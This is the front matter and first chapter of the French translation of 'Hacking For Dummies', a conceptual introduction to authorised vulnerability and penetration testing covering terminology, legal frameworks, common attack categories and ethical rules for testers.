Avec les Nuls, tout devient facile !

Le Hacking pour les nuls

- Parez les attaques Windows, Linux et macOS
- Utilisez les outils et techniques les plus récents
- Sécurisez vos appareils nomades
- Créez un plan de test de sécurité

Kevin Beaver

Hacking

pour
les nuls

Kevin Beaver

Hacking pour les Nuls

Titre de l'édition originale : *Hacking For Dummies®*

Copyright © 2018 Wiley Publishing, Inc.

Pour les Nuls est une marque déposée de Wiley Publishing, Inc.

For Dummies est une marque déposée de Wiley Publishing, Inc.

Édition française publiée an accord avec Wiley Publishing, Inc.

© Éditions First, un département d'Édi8, Paris, 2018. Publié en accord avec Wiley Publishing, Inc.

Éditions First, un département d'Édi8

12, avenue d'Italie

75013 Paris – France

Tél. : 01 44 16 09 00

Fax : 01 44 16 09 01

Courriel : firstinfo@editionsfirst.fr

Site Internet : www.pourlesnuls.fr

ISBN : 978-2-412-03959-5

ISBN numérique : 9782412041840

Dépôt légal : 3e trimestre 2018

Traduction : Olivier Engler

Mise en page : Enredos e Legendas Unip. Lda

Cette œuvre est protégée par le droit d'auteur et strictement réservée à l'usage privé du client. Toute reproduction ou diffusion au profit de tiers, à titre gratuit ou onéreux, de tout ou partie de cette œuvre est strictement interdite et constitue une contrefaçon prévue par les articles L 335-2 et suivants du Code de la propriété intellectuelle. L'éditeur se réserve le droit de poursuivre toute atteinte à ses droits de propriété intellectuelle devant les juridictions civiles ou pénales.

Ce livre numérique a été converti initialement au format EPUB par Isako www.isako.com à partir de l'édition papier du même ouvrage.

Introduction

Ce livre vous présente, en langage simple, les techniques et tours de main qui vont vous servir pour vérifier le niveau de protection de vos systèmes d'informations, de détecter les points faibles et de les éliminer avant que les pirates et cybercambrioleurs en tirent le moindre profit. L'activité de hacking bienveillant correspond à ces tests de sécurité professionnels et légaux. Dans toute la suite du livre, je parle de hacking éthique qui englobe tous les tests de vulnérabilité et de pénétration.

La sécurité des ordinateurs et des

réseaux est un sujet complexe, en perpétuelle évolution. Elle est indispensable pour assurer vos données contre les pirates. Ce livre présente des techniques et des outils qui peuvent vous aider en ce sens.

Adopter les meilleures pratiques, se doter des outils de sécurité et sécuriser vos réseaux le mieux possible ne suffit pourtant pas : vous devez chercher à comprendre comment pense un pirate puis exploiter ces connaissances avec des outils pour évaluer vos systèmes en prenant le point de vue des pirates. Sans cela, il est en pratique impossible de juger de la robustesse réelle de vos systèmes et de vos données.

L'expression « piratage éthique » englobe toutes les actions d'évaluation de la sécurité par tests

d'intrusion et recherche de failles. Ces efforts sont indispensables pour maintenir en permanence le meilleur niveau de protection possible à vos systèmes d'informations. Dans ce livre, vous trouverez de nombreuses techniques pour préparer et réaliser vos campagnes d'évaluation de sécurité et implanter les contre-mesures qui empêcheront les pirates externes et internes de vous nuire.

À propos du livre

Vous tenez entre vos mains un livre de référence pour réaliser des attaques de test de vos systèmes en vue d'estimer et de renforcer leur robustesse. Le but est bien sûr d'assurer la continuité de fonctionnement optimale de l'entreprise ou de l'organisation utilisatrice. Les techniques de test exploitent des règles écrites et de bonnes pratiques répandues. Le livre suit tout le cycle d'une évaluation, de la planification des tests à la suppression des failles détectées, en passant par l'évaluation des systèmes et l'établissement d'une discipline de test de sécurité périodique.

Il n'est nullement exagéré d'annoncer que

le nombre de failles dont souffrent les réseaux, les systèmes d'exploitation et les applications est de l'ordre du millier. Je ne vais donc présenter que les failles les plus menaçantes sur les systèmes et plates-formes qui selon moi en sont le plus souvent les cibles en entreprise. Je me fonde sur le principe des 80/20, dit de Pareto : je montre comment détecter et combler les 20 % de failles qui correspondent aux 80 % des problèmes de sécurité. Que vous ayez envie d'évaluer la vulnérabilité d'un réseau domestique, d'une PME ou d'une multinationale, ce livre regroupe toutes les informations et techniques qu'il vous faut.

Voici les deux principaux groupes d'informations que propose le livre :

»

> de nombreux tests techniques et non techniques avec la méthode à employer ;
>
> » des contre-mesures appropriées pour vos protéger contre les attaques et combler les failles détectées.

Avant de commencer à lancer des tests de sécurité, je vous conseille de prendre connaissance des informations de la Partie 1 afin d'être prêt mentalement et techniquement. Ce fameux proverbe s'applique totalement aux évaluations de sécurité : « Ne pas réussir à planifier, c'est planifier son échec ». Pour réussir, vous devez avoir d'abord construit une vraie campagne de test.

Hypothèses initiales

Avertissement et limites de responsabilité : ce livre est destiné aux professionnels et amateurs éclairés des technologies de l'information et de la sécurité dans le cyberespace. Il propose de les aider à réaliser des évaluations du niveau de sécurité de leurs machines et réseaux ou de ceux de leurs clients dans le strict respect des lois. Si vous décidez d'exploiter les techniques de ce livre pour entrer par effraction dans un système informatique ou réaliser des opérations illégales, vous en serez seul responsable. Ni moi-même (l'auteur), ni personne d'autre ayant participé à la production de ce livre ne pourra

être inquiété en quoi que ce soit si vous choisissez d'adopter une posture ou un comportement criminel ou non éthique en vous basant sur les méthodes et outils présentés dans cet ouvrage.

Cette mise en garde étant faite, passons aux choses agréables ! Ce livre est pour vous si vous êtes administrateur système, responsable de la sécurité informatique, consultant ou auditeur en sécurité, officier de sécurité ou simplement intéressé pour en savoir plus sur l'amélioration de la sécurité des systèmes informatiques.

Voici les quelques conditions préalables que je suppose être satisfaites par le lecteur :

> »
> Vous êtes à l'aise avec les ordinateurs, les réseaux informatiques

ainsi que les concepts et termes principaux de la sécurité informatique.

» Vous avez accès à un ordinateur et à un réseau avec suffisamment de droits pour pouvoir appliquer les techniques du livre et installer des outils.

» Vous avez obtenu un accord écrit de votre employeur ou de votre client pour vous autoriser à réaliser les techniques de test de piratage que vous allez découvrir dans la suite.

Icônes de marge

Plusieurs icônes de marge sont utilisées dans le livre pour mettre en exergue certains paragraphes.

Cette icône attire votre attention sur une information qu'il est conseillé de bien mémoriser.

Cette icône vous met en garde contre une action qui pourrait avoir un impact négatif sur vos efforts de test. Lisez bien ce genre d'avertissement !

Cette icône indique un

conseil ou une astuce qui peut clarifier une explication importante.

Cette icône caractérise une information technique facultative, donc non indispensable à la compréhension du sujet abordé.

Compléments au livre

Sur le site de l'éditeur, vous trouverez dans la page consacrée au livre un fichier contenant des centaines de liens Web menant aux outils présentés.

Vous pouvez aussi, même sans être anglophone, visiter mon site Web, et notamment la section des ressources : www.principlelogic.com.

Conseils de lecture

Mieux vous saurez comment opèrent vos assaillants et utilisateurs malveillants, mieux vous saurez évaluer la sécurité de vos réseaux et de vos machines. Ce livre présente les savoir-faire indispensables pour réaliser des campagnes d'évaluation de la sécurité et de recherche de failles, avec pour objectif la limitation des risques qui menacent la bonne marche de vos systèmes.

Votre configuration exacte peut justifier de ne pas lire certains chapitres. Par exemple, si vous n'utilisez aucune machine sous Linux ou aucun réseau sans fil, vous pouvez ignorer les sections correspondantes. Cela dit, vérifiez bien qu'un tel système n'est pas en

fait présent sans que vous le sachiez, donc encore plus susceptible d'être attaqué.

Les principes fondateurs de la sécurité informatique n'évoluent pas au même rythme que les failles et attaques que vous devez parer. Les tests de vulnérabilité et d'intrusion sont par essence à la fois un art et une science dans un contexte en perpétuel mouvement. Vous devez donc toujours veiller à disposer des dernières mises à jour tant du matériel que des logiciels, et rester informé des nouvelles failles qui surgissent tous les jours.

Il n'existe pas une méthode unique pour pirater un système. Appropriez-vous le contenu du livre selon vos besoins, et bon vent sur l'océan des pirates !

Pour la version française

Terminologie

Les termes usités en sécurité informatique sont évidemment anglais : hacker, spoofing, man-in-the-middle, etc. Pour la plupart, un terme français très proche a pu être utilisé : empoisonnement pour poisoning, Déni de service pour Denial of Service, etc. Pour les autres, nous avons rappelé le terme anglais ou choisi de le conserver.

Versions françaises des outils

Dans le monde de la

cybersécurité, quasiment tous les outils ne sont disponibles qu'en version anglaise. Même lorsqu'il existe une version francisée, il est souvent plus commode d'apprendre à jongler avec la version originale, ne serait-ce que pour pouvoir aisément trouver de quoi être aidé sur les forums de discussion.

C'est la raison pour laquelle vous ne trouverez presque aucun logiciel en français dans le livre.

Organismes français de référence

En complément des sites anglais de référence consacrés à la cybercriminalité, vous devez visiter régulièrement les deux sites suivants :

- **ANSSI** (Agence nationale de la sécurité des systèmes d'information) : https://www.ssi.gouv.fr/ ;
- **CNIL** (Commission nationale de l'informatique et des libertés) : https://www.cnil.fr.

De plus, prenez contact au besoin avec un des CERT français ou européens (Computer Emergency Response Team). En voici une brève sélection :

- Airbus Cybersecurity CERT : http://www.cybersecurity-airbusds.com/fr ;
- Atos : https://

atos.net/fr/solutions/cybersecurite ;

- Capgemini-Sogeti : http://www.sogeti.com/solutions/cybersecurity/cert ;
- Caisse des Dépôts : https://cert.caissedesdepots.fr/CERT ;
- CERT-FR : http://www.cert.ssi.gouv.fr.

Une liste complète est disponible sur le site de l'ANSSI.

Remerciements du traducteur

Pour avoir passé de si jolis moments dans la

maison Clementi pendant la finition de ce livre, je remercie : Mitou, José, Anne-Marie, Rachel, Sophie, Jacquot, Sabrina, Alex, Émile et Casper.

PARTIE 1
Les fondations des tests de sécurité

DANS CETTE PARTIE

- »
- »
- »
- »

Chapitre 1
Introduction aux tests de vulnérabilité et de pénétration

DANS CE CHAPITRE

- **Présentation des tests de vulnérabilité et de pénétration**
- **Comprendre les objectifs des pirates et des utilisateurs malveillants**
- **Comprendre comment sont apparus les tests de sécurité**
- **Détecter les menaces qui pèsent sur les systèmes informatiques**
- **Découvrir le processus de tests de sécurité**

Ce livre est consacré aux techniques permettant de tester vos ordinateurs et vos réseaux

informatiques à la recherche des points faibles, en vue de reboucher les failles avant que les malveillants aient la moindre chance d'en profiter.

Un peu de terminologie

Tout le monde a entendu parler des hackeurs et autres pirates. Bien trop de gens ont même subi les conséquences de leurs actions criminelles. Mais qui sont ces personnes et pourquoi faut-il chercher à mieux les connaître ? Les prochaines sections vous proposent une première mise en contact avec les profils de ces pirates.

Voici les termes

principaux que j'ai choisi d'utiliser dans ce livre :

» **Hackeur**, pirate ou attaquant externe. Ce terme désigne les personnes qui cherchent à perturber le fonctionnement des ordinateurs, à obtenir des informations confidentielles, et à mettre hors service des réseaux entiers, en vue d'en obtenir un bénéfice. Presque toujours, les attaquants travaillent de l'extérieur du système, c'est pourquoi nous parlerons en français de pirates. Un pirate va s'intéresser à tout système dans lequel il pense

pouvoir pénétrer. La préférence va aux systèmes apparemment bien protégés et prestigieux, mais le fait de pénétrer dans n'importe quel système informatique augmente la réputation du pirate dans les milieux qui considèrent ces comportements comme admirables.

»

L'utilisateur malveillant, qui peut être externe ou interne, cherche aussi à tirer profit de l'accès à des données ou à de la puissance de calcul, mais en attaquant le système de l'intérieur. Il dispose déjà d'un minimum d'accès

autorisé au système, et profite de cette porte d'entrée pour commettre des méfaits. C'est en quelque sorte un traître.

Dans la suite du livre, pour éviter toute confusion, je parlerai de pirates lorsque l'attaque provient de l'extérieur et d'utilisateurs malveillants lorsque l'attaque provient de l'intérieur. Lorsque la distinction n'est pas nécessaire, je parlerai tout simplement de pirates.

»

Le hackeur éthique est un expert qui tente de pénétrer les systèmes pour découvrir les points faibles, afin

d'y remédier. Font donc partie de cette catégorie tous les chercheurs en sécurité informatique, les consultants et le personnel d'administration des entreprises dont la sécurité est la responsabilité principale.

Pirates, hackeurs et attaquants

Le terme anglais hacker a deux significations bien différentes :

»

Le terme existait avant l'arrivée de l'informatique. Il désigne une personne curieuse qui n'a qu'une envie : démonter tous les objets

mécaniques ou électroniques qu'il trouve pour savoir comment ils fonctionnent. En accumulant de l'expérience, ce bricoleur passionné finit par trouver de nouvelles manières de réaliser des fonctions, aussi bien au niveau mécanique qu'électronique.

»

Assez récemment, le mot *hacker* a été réutilisé pour désigner des individus qui cherchent à s'introduire dans des systèmes informatiques et à en tirer profit. On devrait plutôt utiliser en langue anglaise, le terme ***cracker***, contraction de *criminal hacker*.

> Un cracker fait craquer une muraille protégeant un système en vue d'augmenter sa réputation, de spolier des droits intellectuels, de tirer un profit financier, ou par pure vengeance. Les crackers modifient, suppriment et volent des informations critiques, et mettent hors service des réseaux entiers, entraînant dans leur chute de grosses entreprises et établissements publics.

Ne me demandez pas pourquoi le mot hacker a été adopté à si vaste échelle, dans le milieu du marketing, de la politique et de la communication. La

signification d'origine du mot étant peu connue, il a été adopté sans retenue par tous ceux qui voulaient désigner cette nouvelle race de malfaiteurs. Vous ne vous laisserez pas abuser.

En effet, les hackeurs bienveillants n'aiment pas être confondus avec les pirates qui sont les hackeurs malveillants. N.D.T. : Les Américains parlent également de chapeaux blancs et de chapeaux noirs, car dans les vieux westerns, les bons avaient des chapeaux blancs, et les méchants des noirs. En résumé, la grande majorité des gens ont de nos jours une perception négative du mot « hackeur ».

De nombreux acteurs malveillants justifient leur comportement en prétendant qu'ils ne font pas de mal mais aident les autres à améliorer la

sécurité. Peut-être, mais ce sont d'abord des malfaiteurs électroniques qui doivent subir le châtiment prévu.

Bien sûr, vous ne confondrez pas les pirates avec les chercheurs en sécurité. Ceux-ci travaillent pour le bien de tous et conçoivent de superbes outils qui nous aident à nous protéger. En général, les chercheurs prennent leurs responsabilités en publiant le code source de leurs outils et en publiant les fruits de leurs recherches.

Utilisateurs malveillants

Qu'il s'agisse d'un salarié indélicat, d'un sous-traitant ou d'un stagiaire, un utilisateur malveillant est une personne qui abuse des

privilèges qui lui ont été octroyés. Un utilisateur malveillant va par exemple réussir à pénétrer dans un système de base de données pour récupérer des informations confidentielles, à glaner des courriers électroniques pour les transmettre aux sociétés concurrentes ou les diffuser dans le public, ou encore à supprimer des fichiers stratégiques sur les serveurs, fichiers auxquels il n'aurait jamais dû avoir accès au départ.

Il arrive même qu'un salarié innocent, qui ne pense pas à mal, déclenche des problèmes de sécurité en déplaçant, supprimant ou altérant des données sensibles. Une simple erreur de frappe dans une commande peut avoir des conséquences incroyables. Songez à cette vague de rançongiciels qui a

affecté depuis peu les entreprises dans le monde entier. Il suffit d'un clic d'un utilisateur pour infecter tout votre réseau.

Les utilisateurs malveillants sont souvent les ennemis les plus craints par les services informatiques parce qu'ils savent exactement où aller pour récupérer ce qu'ils cherchent et n'ont pas besoin d'être des grands experts pour pénétrer dans le système puisqu'ils y sont déjà. Ces personnes ont accès au système parce qu'il leur est fait confiance a priori.

Vous avez entendu parler d'Edward Snowden, l'ancien salarié de l'agence de sécurité américaine NSA qui a abusé son propre employeur ? Ce n'est pas un sujet simple. J'aborde les motivations des pirates dans le prochain

chapitre. Quel que soit votre avis au sujet de Snowden, il reste vrai qu'il a trompé son employeur et violé les termes de son accord de confidentialité. Le même jugement peut être porté contre tous ceux qui sont devenus célèbres par de tels agissements.

Se protéger pour être en règle

Pour vous protéger de la couardise des pirates, vous devez devenir aussi expert qu'eux pour trouver les points faibles de vos systèmes. Les professionnels de l'évaluation de sécurité informatique sont des personnes qui possèdent les compétences, l'état d'esprit et la panoplie d'outils des pirates, mais qui travaillent pour le bien de tous. Leur mission consiste à tester la robustesse des

systèmes en opérant de la même façon que les pirates.

Cette activité porte le nom de hacking éthique ou de contre-piratage, et consiste à effectuer des tests de vulnérabilité et de pénétration (TVP). L'énorme différence avec les actions malveillantes est celle-ci : les opérations sont réalisées dans un environnement professionnel avec l'accord explicite des responsables du système à tester. Le but est de découvrir les failles en adoptant le même point de vue qu'un attaquant. Les tests TVP que nous allons découvrir dans la suite font partie d'un programme complet de gestion des risques informatiques qui vise l'amélioration continue. Un des nombreux

objectifs de ces tests est de vérifier que les prétentions des fournisseurs de logiciels de sécurité sont légitimes.

TVP ou audit de sécurité ?

Nombreux sont ceux qui confondent les TVP (tests de vulnérabilité et de pénétration) avec les audits de sécurité, alors que les objectifs sont très différents. Un audit de sécurité cherche à confronter les pratiques de sécurité informatique d'une entreprise à la législation. L'audit vérifie qu'il y a bien des contrôles de sécurité, par une approche globale d'évaluation des risques. Cela consiste en général à revisiter les processus d'entreprise, et l'opération n'est parfois pas très poussée

en termes techniques. Un audit de sécurité peut même se résumer à une liste de contrôles qui vérifie que l'entreprise satisfait à une série de bonnes pratiques.

Tous les audits de sécurité ne sont pas superficiels, mais la plupart de ceux auxquels j'ai pu assister étaient assez simples. Par exemple, celui consistant à vérifier la conformité avec le standard PCI DSS concernant les cartes bancaires et la sécurité des données, et de même pour la conformité à la loi HIPAA concernant les données médicales. Ce genre d'audit est souvent réalisé par des personnes qui n'ont pas d'expérience technique en informatique, de connaissance des

réseaux ou des applications. Parfois, ce ne sont même pas des personnes du secteur informatique !

QUELQUES CERTIFICATIONS DE SÉCURITÉ

Dans le cadre de vos actions de test TVP, si vous ressentez le besoin d'acquérir une certification ou un diplôme, vous pouvez vous intéresser au programme de certification C/EH (*Certified Ethical Hacker*) en vous renseignant à l'adresse www.eccouncil.org. Comme la certification CISSP (Certified Information

Systems Security Professional), C/EH est reconnu par les professionnels, et fait l'objet d'un standard de l'institut ANSI, le ANSI 17024.

Parmi les autres programmes de certification, citons le GIAC de l'institut SANS, le CPT (*Certified Penetration Tester*) de l'IACRB et l'OSCP (*Offensive Security Certified Professional*). J'apprécie beaucoup le programme OSCP car c'est une vraie mise en pratique. En effet, les gens qui réalisent ce genre de tests

sont nombreux à ne pas posséder une expérience suffisante pour bien exploiter les outils appropriés. Pour tous les détails, visitez les pages www.giac.org et www.offensive-security.com.

Les évaluations de sécurité qui consistent à faire du piratage éthique visent à trouver les points faibles et permettent donc rapidement de vérifier que certains mécanismes de sécurité sont soit inefficaces, soit absents. Certains des modules d'un test TVP seront très techniques, et d'autres bien moins ; l'utilisation d'une méthodologie sera nécessaire, mais moins formelle que pour un audit de sécurité. Si vous avez besoin d'effectuer un audit (par exemple celui de

SSAE 16 SOC 1/2/3 ou la certification ISO 27001), vous aurez grand intérêt à intégrer les techniques de TVP présentées dans ce livre à votre programme d'audit de sécurité générale. En effet, l'audit et les tests TVP se complètent vraiment bien.

Formaliser en documentant

Si vous comptez faire de vos tests TVP un élément essentiel de votre programme de gestion des risques informatiques, il vous faut établir des règles documentées. Un tel document devra préciser qui doit réaliser les tests, quel genre de test il faut réaliser, et à quelle fréquence. Pour la description des tests de sécurité, vous pouvez

vous inspirer des grandes lignes des différentes techniques de ce livre. Songez également à préciser les outils de test standard que vous voulez voir utiliser et indiquer quelles compétences doivent posséder ceux qui vont les réaliser. Vous pouvez définir des dates de test, par exemple, une fois par trimestre pour les systèmes externes et deux fois par an pour les systèmes internes, en fonction des besoins de votre activité.

Se conformer à la législation

Votre règlement de sécurité interne va définir la façon dont la direction de l'entreprise ou de l'entité envisage la sécurité des systèmes informatiques. Vous

devez également tenir compte de la législation qui s'applique à votre secteur d'activité. Vérifiez par exemple quels sont vos droits en tant que hackeur bienveillant face à la réglementation DMCA qui donne des sueurs froides à tous les chercheurs légitimes. Pour en savoir plus sur DMCA, visitez la page www.eff.org/issues/dmca.

Les États-Unis d'Amérique ont édicté de nombreuses lois à ce sujet : la loi HIPAA ainsi que le HITECH (données médicales), dans le domaine des infrastructures publiques, le CIP (Critical Infrastructure Protection), le GLBA (Gramm-Leach-Bliley Act) et le NERC (North American Electric Reliability Corporation) pour les infrastructures, sans oublier le PCI DSS. Tous ces règlements

demandent d'effectuer des évaluations de sécurité cohérentes et strictes.

Dans l'Union européenne, nous disposons dorénavant du programme général de protection des données GDPR (RGPD en français) ; au Japon, c'est le JPIPA et au Canada le PIPEDA.

En combinant vos tests de sécurité aux exigences de la législation, vous allez renforcer votre programme de protection des données en termes de sécurité et de confidentialité.

Pourquoi attaquer ses propres systèmes ?

Pour attraper un voleur, il faut penser comme un voleur. Cet adage

constitue le fondement des tests TVP. Il faut connaître son ennemi. Se contenter de moyens et de statistiques est contraire à la sécurité. Les pirates sont de plus en plus nombreux et leur niveau d'expertise ne cesse d'augmenter. Parallèlement, les points faibles des systèmes et les faiblesses masquées ne cessent de se multiplier. Tout système informatique et toute application peut finir par être piraté ou compromis. Il est donc essentiel de protéger votre système contre les pirates, sans vous contenter d'appliquer les bonnes pratiques générales. Lorsque vous connaîtrez les techniques des pirates les plus rusés, vous saurez à quel point vos systèmes sont vulnérables.

Les pirates cherchent d'abord à repérer les mauvaises pratiques en

termes de sécurité et les points faibles inconnus. Sont également visés les points faibles connus depuis longtemps, comme le montrent de plus en plus d'études, par exemple l'étude annuelle de Verizon Data Brief Investigations Report (www.verizonenterprise.com/verizon-insights-lab/dbir). Par ailleurs, la mise en place de pare-feu et du cryptage des données, sans compter d'autres technologies de sécurité (soi-disant fantastiques, mais également très coûteuses), donne souvent un faux sentiment de sécurité. Ces solutions ont tendance à se concentrer sur les points faibles à haut niveau, comme le contrôle des accès et la protection des données lors des transferts, sans s'intéresser à la façon dont opèrent réellement les pirates. Pour rendre

vos systèmes plus sûrs, vous devez essayer de les attaquer vous-même, pour trouver les points faibles, notamment ceux qui sont les plus tentants. Les tests TVP constituent une méthode éprouvée pour rendre vos systèmes vraiment plus robustes. Si vous laissez un point faible inconnu, ce n'est qu'une question de temps avant que quelqu'un vienne en profiter.

Du fait que les pirates montent en compétence, vous devez vous aussi vous entraîner. Vous devez vraiment adopter le même état d'esprit. Vous êtes un pirate éthique, vous devez connaître les opérations que réalisent les pirates malveillants et comment leur barrer la route. Vous devez donc savoir où chercher et comment exploiter les informations que vous recueillez.

Ne cherchez pas pour autant à protéger votre site ou votre système contre toutes les attaques, car c'est impossible. La seule manière de vous protéger contre tout consiste à éteindre les ordinateurs et aller les enfermer dans un coffre. Ce n'est évidemment pas la solution envisageable. Vous devez d'abord inventorier les faiblesses connues et les attaques les plus répandues, c'est-à-dire les 20 % de problèmes qui entraînent 80 % des risques. Bizarrement, dans de nombreuses entreprises, ce sont souvent les faiblesses les moins prises en compte.

Vous ne pouvez bien sûr pas prévoir tous les types d'attaques, et surtout pas les techniques que vous ne

connaissez pas encore. En revanche, plus vous tentez de combinaisons et plus fréquemment vous testez vos systèmes de façon globale, plus vous aurez de chances de découvrir des points faibles à large surface d'impact.

N'allez pas inutilement loin dans vos tests de sécurité. Protéger un système contre une attaque très peu vraisemblable n'a que peu de sens.

Voici les grands objectifs d'un test de sécurité.

» Définir les priorités dans vos systèmes pour pouvoir vous concentrer sur les points essentiels.

» Tester les systèmes de

façon non destructive.

» Dresser la liste des points faibles et trouver des arguments pour montrer à la direction qu'il y a des risques pour l'entreprise.

» Tirer des recherches un plan d'action pour éliminer les points faibles et sécuriser les systèmes.

Quels dangers guettent vos systèmes ?

C'est une chose que de prendre conscience que vos systèmes sont à la merci des pirates du monde entier autant que des utilisateurs

malveillants. C'en est une autre que de comprendre quelles attaques potentielles menacent vos systèmes. Voici un aperçu général des attaques les plus répandues, présentation qui est loin d'être exhaustive.

Un bon nombre de points faibles au niveau sécurité ne sont pas critiques, pris isolément ; en revanche, lorsqu'il est possible de cumuler la découverte de plusieurs points faibles à la fois, votre système ou votre réseau est en danger. Le fait d'utiliser la configuration d'usine du système d'exploitation Windows, de choisir un mot de passe facile à deviner pour l'administrateur d'une base SQL Server ou de faire fonctionner un serveur sur un réseau sans fil ne constituent pas de gros problèmes de sécurité pris un à un.

Mais si quelqu'un réussit à exploiter ces trois points faibles à la fois, il peut obtenir des accès distants non autorisés et subtiliser des informations confidentielles, parmi d'autres menaces.

La complexité est l'ennemi de la sécurité.

Les possibilités d'attaque ont énormément augmenté au cours des dernières années, suite à l'adoption de la virtualisation, des ordinateurs distants en nuage et des réseaux sociaux. Ces trois nouveautés, à elles seules, ont augmenté de façon énorme la complexité de vos environnements.

Attaques non

techniques

Le principal point faible de tout réseau ou ordinateur est l'être humain qui peut être manipulé. Par nature, l'humain fait confiance, ce qui permet des méfaits appelés ingénierie sociale. Cela consiste à tirer profit de la confiance que font naturellement les humains afin de leur soutirer des informations, notamment par la méthode de l'hameçonnage avec des courriels frauduleux. Je présente dans le Chapitre 6 la problématique de l'ingénierie sociale et comment protéger vos systèmes.

Un mode d'agression assez répandu consiste à pénétrer physiquement les systèmes d'information. Les pirates entrent dans les

bâtiments, dans les salles informatiques ou dans tout autre zone contenant des données stratégiques puis volent des ordinateurs, des serveurs et autres équipements précieux. Nous rangeons dans les attaques physiques, la fouille des poubelles d'entreprise qui permet de trouver des mots de passe, des schémas de réseau et d'autres informations sensibles.

Attaques de l'infrastructure réseau

Les attaques qui visent l'infrastructure d'un réseau sont assez simples à réaliser, puisque les réseaux sont par essence presque tous accessibles depuis n'importe où dans le monde par Internet. Voici quelques exemples d'attaques de

l'infrastructure réseau :

- pénétration d'un réseau en passant par un point d'accès sans fil non sécurisé situé derrière un pare-feu ;
- exploitation des faiblesses dans les protocoles réseau, comme le protocole FTP de transfert de fichiers ou le protocole SSL ;
- engorgement d'un réseau avec un grand nombre de requêtes, ce qui crée une impossibilité d'accès par déni de service (DoS) ;
- implantation d'un analyseur réseau sur un segment d'un réseau pour

capturer tous les paquets de données qui y transitent et récupérer des informations confidentielles non codées.

Attaques des systèmes d'exploitation

Les pirates aiment beaucoup s'attaquer aux systèmes d'exploitation, tout simplement parce que tout ordinateur en possède un. Les systèmes d'exploitation offrent de nombreux points faibles, certains connus depuis des années et toujours non résolus.

Certains systèmes d'exploitation sont plus robustes dès le départ, et notamment le bon vieux système réseau Novell NetWare, ainsi qu'Open

BSD et le système IBM Series i. Lorsque ces machines sont attaquées, des points faibles sont mis au jour. Mais en général, les pirates préfèrent attaquer les systèmes les plus répandus que sont Windows, Linux et Mac OS.

Voici quelques genres d'attaque d'un système d'exploitation :

- exploitation des correctifs non installés ;
- attaque des systèmes d'authentification interne ;
- contournement de la sécurité du système de fichiers ;
- découverte des mots de passe et décryptage trop

faible.

Attaques des applications

Les applications constituent une autre cible favorite des pirates. Les plus visées sont les applications Web et celles pour appareils mobiles. Voici quelques exemples d'attaques applicatives avec les bénéfices qui en sont retirés, notamment dans les réseaux d'entreprise :

Applications Web. De nos jours, des applications Web sont déployées dans tous les départements d'une même entreprise, sans concertation. Certaines sont implantées à distance dans le cloud. Cette dispersion correspond au concept de Shadow IT. De nombreux professionnels

de l'informatique et de la sécurité ne sont même pas informés de ces utilisations personnelles de l'informatique et des risques qu'elles entraînent.

Applications mobiles. Les attaques se multiplient à destination des terminaux mobiles, qui sont de plus en plus utilisés en entreprise. Les magasins applicatifs App Store et Google Play contiennent quelques applications malveillantes.

Des fichiers non sécurisés contenant des informations confidentielles sont distribués parmi les stations et les serveurs ainsi que dans le cloud, par exemple sur OneDrive ou Google Drive. Les systèmes de bases de données contiennent aussi de nombreux points faibles.

Précautions dans les évaluations de sécurité

Les professionnels de la sécurité doivent donc réaliser les mêmes attaques de leur système que les pirates. Seul le résultat diffère, car il est question ici de découvrir les points faibles. Nous verrons en détail comment réaliser ces exercices d'attaque dans les Parties 2 à 5 du livre, et nous découvrirons comment mettre en place des mesures pour vous protéger.

Pour qu'un test de sécurité soit réalisé de façon professionnelle, il faut adopter quelques grands principes que je présente dans la suite.

Vous allez devant de graves mésaventures si

vous ne vous tenez pas à ces principes. J'ai vu des services informatiques les ignorer ou les oublier tout en exécutant les tests de sécurité. Le résultat n'était pas beau à voir, croyez-moi.

Travailler de façon éthique

Dans notre contexte, le terme éthique suppose de travailler avec de hautes valeurs morales et de façon professionnelle. Que vous réalisiez les tests pour vos propres systèmes ou pour un client, toutes vos actions doivent être irréprochables et totalement en phase avec les besoins de l'entreprise. Vous ne devez pas avoir d'agenda caché. Être éthique signifie que vous rendez compte de tout

ce que vous trouvez, même si certaines découvertes risquent d'avoir un impact politique. Ne minimisez pas ce dernier point : j'ai souvent vu des personnes masquer certaines découvertes, par peur d'être à l'origine d'un scandale ou de devoir se confronter avec la direction ou des fournisseurs peu coopératifs.

Vous devez susciter et mériter la confiance que l'on place en vous. C'est la meilleure méthode pour faire se rallier les clients ou collègues de votre côté pour qu'ils vous soutiennent à long terme votre programme de test de sécurité. Il est absolument interdit de tirer profit des informations et des pouvoirs qui vous sont concédés. C'est ce que font les pirates malveillants. Laissez-les finir en prison. N'oubliez

pas que vous pouvez être éthique sans être digne de confiance, et vice versa. Voyez par exemple l'histoire d'Edward Snowden. Les dilemmes moraux auxquels vous devrez peut-être faire face font partie des défis à relever. Je ne vous envie pas pour cette partie de votre travail.

Respecter la vie privée

Vous devez respecter absolument les informations que vous collectez pendant vos tests, qu'il s'agisse du contenu des applications Web, des mots de passe de messagerie et autres informations personnelles. Tout doit être conservé avec la plus grande confidentialité. Ne tirez jamais profit de votre accès aux informations confidentielles de

l'entreprise ou à la vie privée des salariés.

Faites participer d'autres personnes à vos travaux. Mettez en place des réunions ou une procédure de comptes-rendus périodiques afin de renforcer la confiance et de susciter le soutien pour vos projets d'évaluation de la sécurité.

Ne pas malmener les systèmes

Une des plus grosses erreurs que j'ai vu faire par des gens se lançant dans les tests de sécurité était de provoquer l'arrêt des systèmes qu'ils analysaient. Ces plantages de systèmes ne se produisent plus aussi

aisément que dans le passé, grâce à la plus grande robustesse des systèmes actuels, mais une mauvaise planification peut avoir des conséquences néfastes.

Même si vous ne le voulez évidemment pas, vous pouvez provoquer un engorgement DoS d'un système en le testant. Vous bloquez un système facilement en lançant un trop grand nombre de tests à la fois, ce qui entraîne des altérations des données, des redémarrages intempestifs et autres problèmes, notamment avec les serveurs qui datent un peu ou les anciennes applications Web. Je sais de quoi je parle, parce que cela m'est arrivé ! Ne croyez jamais qu'un réseau ou qu'une machine hôte sera capable de tenir la charge que lui impose un outil d'analyse réseau.

Vous risquez même de bloquer un compte ou tout un système avec un analyseur de vulnérabilité ou en demandant à une personne de changer son mot de passe sans tenir compte des conséquences. Procédez avec bon sens. Cela dit, s'il y a une faiblesse à trouver, il est toujours préférable que vous la trouviez en premier !

La plupart des outils d'analyse permettent de choisir le nombre maximal de tests à réaliser sur chaque système à chaque instant. Ce paramétrage est très utile lorsque vous devez effectuer les tests sur des systèmes en exploitation pendant les heures de travail. N'hésitez jamais à réduire le nombre d'analyses simultanées.

Vos tests prendront plus de temps, mais vous éviterez de provoquer une instabilité système et de recevoir les plaintes qui vont en découler.

Présentation des tests TVP

